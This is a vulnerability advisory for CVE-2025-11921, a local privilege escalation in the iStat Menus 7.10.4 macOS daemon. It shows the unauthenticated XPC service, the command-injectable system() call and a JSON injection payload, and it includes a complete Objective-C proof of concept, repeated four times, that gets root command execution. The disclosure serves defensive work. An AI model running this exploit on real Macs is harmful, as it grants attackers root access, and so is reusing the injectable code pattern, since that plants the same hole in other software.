
iStat Menus 7.10.4 - Local Privilege Escalation
8,5
High
Discovered by

Offensive Team, Fluid Attacks
Summary
Full name
iStat Menus 7.10.4 - Local Privilege Escalation via Insecure XPC Service and Command Injection
Code name
State
Public
Release date
Affected product
iStat
Vendor
Bjango
Affected version(s)
7.10.4
Fixed version(s)
7.20
Vulnerability name
Privilege escalation
Vulnerability type
Remotely exploitable
No
CVSS v4.0 vector string
CVSS:4.0/AV:L/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N
CVSS v4.0 base score
8.5
Exploit available
Yes
CVE ID(s)
Description
The iStat Menus daemon (com.bjango.istatmenus.daemon) exposes an XPC service that accepts commands via the processCommand:reply: method. This service lacks authentication and authorization checks, allowing any local process to connect and invoke privileged operations.

The energymodes command, designed to configure macOS power management settings, is vulnerable to command injection. The daemon constructs shell commands by concatenating user-supplied input directly into a format string without any validation or sanitization, then executes the resulting command using system().
Vulnerability
1. No Authentication: The XPC listener accepts all incoming connections without validating the client's code signature, entitlements, or bundle identifier.
2. Unsanitized Input: The energymodes command extracts user-supplied values from JSON and inserts them directly into a command template:
   NSString *acValue = modes[@"ac"];  // User-controlled input
   NSString *cmd = [NSString stringWithFormat:
       @"/usr/bin/pmset -c lowpowermode %@", acValue];
   system([cmd UTF8String]);  // Executes without validation
   NSString *acValue = modes[@"ac"];  // User-controlled input
   NSString *cmd = [NSString stringWithFormat:
       @"/usr/bin/pmset -c lowpowermode %@", acValue];
   system([cmd UTF8String]);  // Executes without validation
   NSString *acValue = modes[@"ac"];  // User-controlled input
   NSString *cmd = [NSString stringWithFormat:
       @"/usr/bin/pmset -c lowpowermode %@", acValue];
   system([cmd UTF8String]);  // Executes without validation
   NSString *acValue = modes[@"ac"];  // User-controlled input
   NSString *cmd = [NSString stringWithFormat:
       @"/usr/bin/pmset -c lowpowermode %@", acValue];
   system([cmd UTF8String]);  // Executes without validation
3. Command Injection: An attacker can inject shell metacharacters (;, |, &, etc.) to execute arbitrary commands:
   {
     "command": "energymodes",
     "modes": {
       "ac": "1; malicious_command"
     }
   }
   {
     "command": "energymodes",
     "modes": {
       "ac": "1; malicious_command"
     }
   }
   {
     "command": "energymodes",
     "modes": {
       "ac": "1; malicious_command"
     }
   }
   {
     "command": "energymodes",
     "modes": {
       "ac": "1; malicious_command"
     }
   }
This results in the execution of:
/usr/bin/pmset -c lowpowermode 1; malicious_command
/usr/bin/pmset -c lowpowermode 1; malicious_command
/usr/bin/pmset -c lowpowermode 1; malicious_command
/usr/bin/pmset -c lowpowermode 1; malicious_command
Affected Commands
energymodes: Command injection.
fans: Fan speed control (physical damage risk)
resetfans: Fan reset.
wifi-toggle: WiFi control + packet capture.
smart: Process information disclosure.
smart-updatedisks: Disk information + network capture.
sensors-all: System sensor data.
sensors: Sensor updates.

PoC
Exploit
/*
 * POC: Command Injection Simple en energymodes
 *
 * Command Injection in "energymodes"
 *
 * Compile:
 *   clang -framework Foundation poc_command_injection.m -o poc_command_injection
 *
 * Run:
 *   ./poc_command_injection
 */

#import <Foundation/Foundation.h>

@protocol DaemonProtocol
- (void)processCommand:(NSData *)jsonData reply:(void (^)(NSData *))reply;
@end

int main(int argc, const char * argv[]) {
    @autoreleasepool {
        printf("═══════════════════════════════════════════════════════════════\n");
        printf("  POC: Command Injection en iStat Menus Daemon\n");
        printf("═══════════════════════════════════════════════════════════════\n\n");

        // XPC Connection
        printf("[*] Connecting to com.bjango.istatmenus.daemon...\n");

        NSXPCConnection *connection = [[NSXPCConnection alloc]
            initWithMachServiceName:@"com.bjango.istatmenus.daemon"
            options:0];

        if (!connection) {
            printf("Error\n");
            return 1;
        }

        connection.remoteObjectInterface = [NSXPCInterface
            interfaceWithProtocol:@protocol(DaemonProtocol)];

        [connection resume];

        id<DaemonProtocol> daemon = [connection remoteObjectProxy];

        printf("Connected\n\n");

        // Build malicious command
        printf("[*] Creating NSDictionary...\n\n");

        NSDictionary *maliciousCommand = @{
            @"command": @"energymodes",
            @"modes": @{
                @"ac": @"1; id>/tmp/pwn3d"
            }
        };


        // Serialize to JSON
        NSError *error = nil;
        NSData *jsonData = [NSJSONSerialization
            dataWithJSONObject:maliciousCommand
            options:0
            error:&error];

        if (error) {
            printf("Error serializing JSON: %s\n", [[error description] UTF8String]);
            return 1;
        }

        printf("[*] Sending command to daemon...\n\n");

        __block BOOL done = NO;

        [daemon processCommand:jsonData reply:^(NSData *response) {


            // Verify if the file was created
            NSFileManager *fm = [NSFileManager defaultManager];
            if ([fm fileExistsAtPath:@"/tmp/pwn3d"]) {


            NSString *path = @"/tmp/pwn3d";
            NSError *error = nil;

            NSString *content = [NSString stringWithContentsOfFile:path
                                                        encoding:NSUTF8StringEncoding
                                                            error:&error];
            if (error) {
                fprintf(stderr, "Error reading file: %s\n", [error.localizedDescription UTF8String]);
            } else {


                if ([content containsString:@"root"]) {

                    printf("Content:\n%s\n", [content UTF8String]);
                    printf("VULNERABILITY CONFIRMED:\n\n");

                }

            }


            } else {
                printf("File not found\n");
            }

            done = YES;
        }];

        // Wait for response
        while (!done) {
            [[NSRunLoop currentRunLoop] runMode:NSDefaultRunLoopMode
                                     beforeDate:[NSDate dateWithTimeIntervalSinceNow:0.1]];
        }

        printf("═══════════════════════════════════════════════════════════════\n\n");

        [connection invalidate];
    }
    return 0;
}
/*
 * POC: Command Injection Simple en energymodes
 *
 * Command Injection in "energymodes"
 *
 * Compile:
 *   clang -framework Foundation poc_command_injection.m -o poc_command_injection
 *
 * Run:
 *   ./poc_command_injection
 */

#import <Foundation/Foundation.h>

@protocol DaemonProtocol
- (void)processCommand:(NSData *)jsonData reply:(void (^)(NSData *))reply;
@end

int main(int argc, const char * argv[]) {
    @autoreleasepool {
        printf("═══════════════════════════════════════════════════════════════\n");
        printf("  POC: Command Injection en iStat Menus Daemon\n");
        printf("═══════════════════════════════════════════════════════════════\n\n");

        // XPC Connection
        printf("[*] Connecting to com.bjango.istatmenus.daemon...\n");

        NSXPCConnection *connection = [[NSXPCConnection alloc]
            initWithMachServiceName:@"com.bjango.istatmenus.daemon"
            options:0];

        if (!connection) {
            printf("Error\n");
            return 1;
        }

        connection.remoteObjectInterface = [NSXPCInterface
            interfaceWithProtocol:@protocol(DaemonProtocol)];

        [connection resume];

        id<DaemonProtocol> daemon = [connection remoteObjectProxy];

        printf("Connected\n\n");

        // Build malicious command
        printf("[*] Creating NSDictionary...\n\n");

        NSDictionary *maliciousCommand = @{
            @"command": @"energymodes",
            @"modes": @{
                @"ac": @"1; id>/tmp/pwn3d"
            }
        };


        // Serialize to JSON
        NSError *error = nil;
        NSData *jsonData = [NSJSONSerialization
            dataWithJSONObject:maliciousCommand
            options:0
            error:&error];

        if (error) {
            printf("Error serializing JSON: %s\n", [[error description] UTF8String]);
            return 1;
        }

        printf("[*] Sending command to daemon...\n\n");

        __block BOOL done = NO;

        [daemon processCommand:jsonData reply:^(NSData *response) {


            // Verify if the file was created
            NSFileManager *fm = [NSFileManager defaultManager];
            if ([fm fileExistsAtPath:@"/tmp/pwn3d"]) {


            NSString *path = @"/tmp/pwn3d";
            NSError *error = nil;

            NSString *content = [NSString stringWithContentsOfFile:path
                                                        encoding:NSUTF8StringEncoding
                                                            error:&error];
            if (error) {
                fprintf(stderr, "Error reading file: %s\n", [error.localizedDescription UTF8String]);
            } else {


                if ([content containsString:@"root"]) {

                    printf("Content:\n%s\n", [content UTF8String]);
                    printf("VULNERABILITY CONFIRMED:\n\n");

                }

            }


            } else {
                printf("File not found\n");
            }

            done = YES;
        }];

        // Wait for response
        while (!done) {
            [[NSRunLoop currentRunLoop] runMode:NSDefaultRunLoopMode
                                     beforeDate:[NSDate dateWithTimeIntervalSinceNow:0.1]];
        }

        printf("═══════════════════════════════════════════════════════════════\n\n");

        [connection invalidate];
    }
    return 0;
}
/*
 * POC: Command Injection Simple en energymodes
 *
 * Command Injection in "energymodes"
 *
 * Compile:
 *   clang -framework Foundation poc_command_injection.m -o poc_command_injection
 *
 * Run:
 *   ./poc_command_injection
 */

#import <Foundation/Foundation.h>

@protocol DaemonProtocol
- (void)processCommand:(NSData *)jsonData reply:(void (^)(NSData *))reply;
@end

int main(int argc, const char * argv[]) {
    @autoreleasepool {
        printf("═══════════════════════════════════════════════════════════════\n");
        printf("  POC: Command Injection en iStat Menus Daemon\n");
        printf("═══════════════════════════════════════════════════════════════\n\n");

        // XPC Connection
        printf("[*] Connecting to com.bjango.istatmenus.daemon...\n");

        NSXPCConnection *connection = [[NSXPCConnection alloc]
            initWithMachServiceName:@"com.bjango.istatmenus.daemon"
            options:0];

        if (!connection) {
            printf("Error\n");
            return 1;
        }

        connection.remoteObjectInterface = [NSXPCInterface
            interfaceWithProtocol:@protocol(DaemonProtocol)];

        [connection resume];

        id<DaemonProtocol> daemon = [connection remoteObjectProxy];

        printf("Connected\n\n");

        // Build malicious command
        printf("[*] Creating NSDictionary...\n\n");

        NSDictionary *maliciousCommand = @{
            @"command": @"energymodes",
            @"modes": @{
                @"ac": @"1; id>/tmp/pwn3d"
            }
        };


        // Serialize to JSON
        NSError *error = nil;
        NSData *jsonData = [NSJSONSerialization
            dataWithJSONObject:maliciousCommand
            options:0
            error:&error];

        if (error) {
            printf("Error serializing JSON: %s\n", [[error description] UTF8String]);
            return 1;
        }

        printf("[*] Sending command to daemon...\n\n");

        __block BOOL done = NO;

        [daemon processCommand:jsonData reply:^(NSData *response) {


            // Verify if the file was created
            NSFileManager *fm = [NSFileManager defaultManager];
            if ([fm fileExistsAtPath:@"/tmp/pwn3d"]) {


            NSString *path = @"/tmp/pwn3d";
            NSError *error = nil;

            NSString *content = [NSString stringWithContentsOfFile:path
                                                        encoding:NSUTF8StringEncoding
                                                            error:&error];
            if (error) {
                fprintf(stderr, "Error reading file: %s\n", [error.localizedDescription UTF8String]);
            } else {


                if ([content containsString:@"root"]) {

                    printf("Content:\n%s\n", [content UTF8String]);
                    printf("VULNERABILITY CONFIRMED:\n\n");

                }

            }


            } else {
                printf("File not found\n");
            }

            done = YES;
        }];

        // Wait for response
        while (!done) {
            [[NSRunLoop currentRunLoop] runMode:NSDefaultRunLoopMode
                                     beforeDate:[NSDate dateWithTimeIntervalSinceNow:0.1]];
        }

        printf("═══════════════════════════════════════════════════════════════\n\n");

        [connection invalidate];
    }
    return 0;
}
/*
 * POC: Command Injection Simple en energymodes
 *
 * Command Injection in "energymodes"
 *
 * Compile:
 *   clang -framework Foundation poc_command_injection.m -o poc_command_injection
 *
 * Run:
 *   ./poc_command_injection
 */

#import <Foundation/Foundation.h>

@protocol DaemonProtocol
- (void)processCommand:(NSData *)jsonData reply:(void (^)(NSData *))reply;
@end

int main(int argc, const char * argv[]) {
    @autoreleasepool {
        printf("═══════════════════════════════════════════════════════════════\n");
        printf("  POC: Command Injection en iStat Menus Daemon\n");
        printf("═══════════════════════════════════════════════════════════════\n\n");

        // XPC Connection
        printf("[*] Connecting to com.bjango.istatmenus.daemon...\n");

        NSXPCConnection *connection = [[NSXPCConnection alloc]
            initWithMachServiceName:@"com.bjango.istatmenus.daemon"
            options:0];

        if (!connection) {
            printf("Error\n");
            return 1;
        }

        connection.remoteObjectInterface = [NSXPCInterface
            interfaceWithProtocol:@protocol(DaemonProtocol)];

        [connection resume];

        id<DaemonProtocol> daemon = [connection remoteObjectProxy];

        printf("Connected\n\n");

        // Build malicious command
        printf("[*] Creating NSDictionary...\n\n");

        NSDictionary *maliciousCommand = @{
            @"command": @"energymodes",
            @"modes": @{
                @"ac": @"1; id>/tmp/pwn3d"
            }
        };


        // Serialize to JSON
        NSError *error = nil;
        NSData *jsonData = [NSJSONSerialization
            dataWithJSONObject:maliciousCommand
            options:0
            error:&error];

        if (error) {
            printf("Error serializing JSON: %s\n", [[error description] UTF8String]);
            return 1;
        }

        printf("[*] Sending command to daemon...\n\n");

        __block BOOL done = NO;

        [daemon processCommand:jsonData reply:^(NSData *response) {


            // Verify if the file was created
            NSFileManager *fm = [NSFileManager defaultManager];
            if ([fm fileExistsAtPath:@"/tmp/pwn3d"]) {


            NSString *path = @"/tmp/pwn3d";
            NSError *error = nil;

            NSString *content = [NSString stringWithContentsOfFile:path
                                                        encoding:NSUTF8StringEncoding
                                                            error:&error];
            if (error) {
                fprintf(stderr, "Error reading file: %s\n", [error.localizedDescription UTF8String]);
            } else {


                if ([content containsString:@"root"]) {

                    printf("Content:\n%s\n", [content UTF8String]);
                    printf("VULNERABILITY CONFIRMED:\n\n");

                }

            }


            } else {
                printf("File not found\n");
            }

            done = YES;
        }];

        // Wait for response
        while (!done) {
            [[NSRunLoop currentRunLoop] runMode:NSDefaultRunLoopMode
                                     beforeDate:[NSDate dateWithTimeIntervalSinceNow:0.1]];
        }

        printf("═══════════════════════════════════════════════════════════════\n\n");

        [connection invalidate];
    }
    return 0;
}
Evidence of Exploitation
PoC
Hardcoded Command Templates

Exploit Output
Our security policy
We have reserved the ID CVE-2025-11921 to refer to this issue from now on.
System Information
iStat Menus.
Version 7.10.4
Operating System: macOS.
References
Product: https://bjango.com/mac/istatmenus/
Patch: https://cdn.istatmenus.app/files/istatmenus7/versions/iStatMenus7.10.6.zip
Mitigation
An updated version of iStats is available at the vendor page.
Credits
The vulnerability was discovered by Oscar Uribe from Fluid Attacks' Offensive Team.
Timeline
Vulnerability discovered
Vendor contacted
Vendor replied
Vendor requested re-testing
Vendor confirmed
Vulnerability patched
Public disclosure
Does your application use this vulnerable software?
During our free trial, our tools assess your application, identify vulnerabilities, and provide recommendations for their remediation.
Soluciones
Productos

Lee un resumen de Fluid Attacks














Soluciones
Productos
Lee un resumen de Fluid Attacks
Soluciones
Productos
Lee un resumen de Fluid Attacks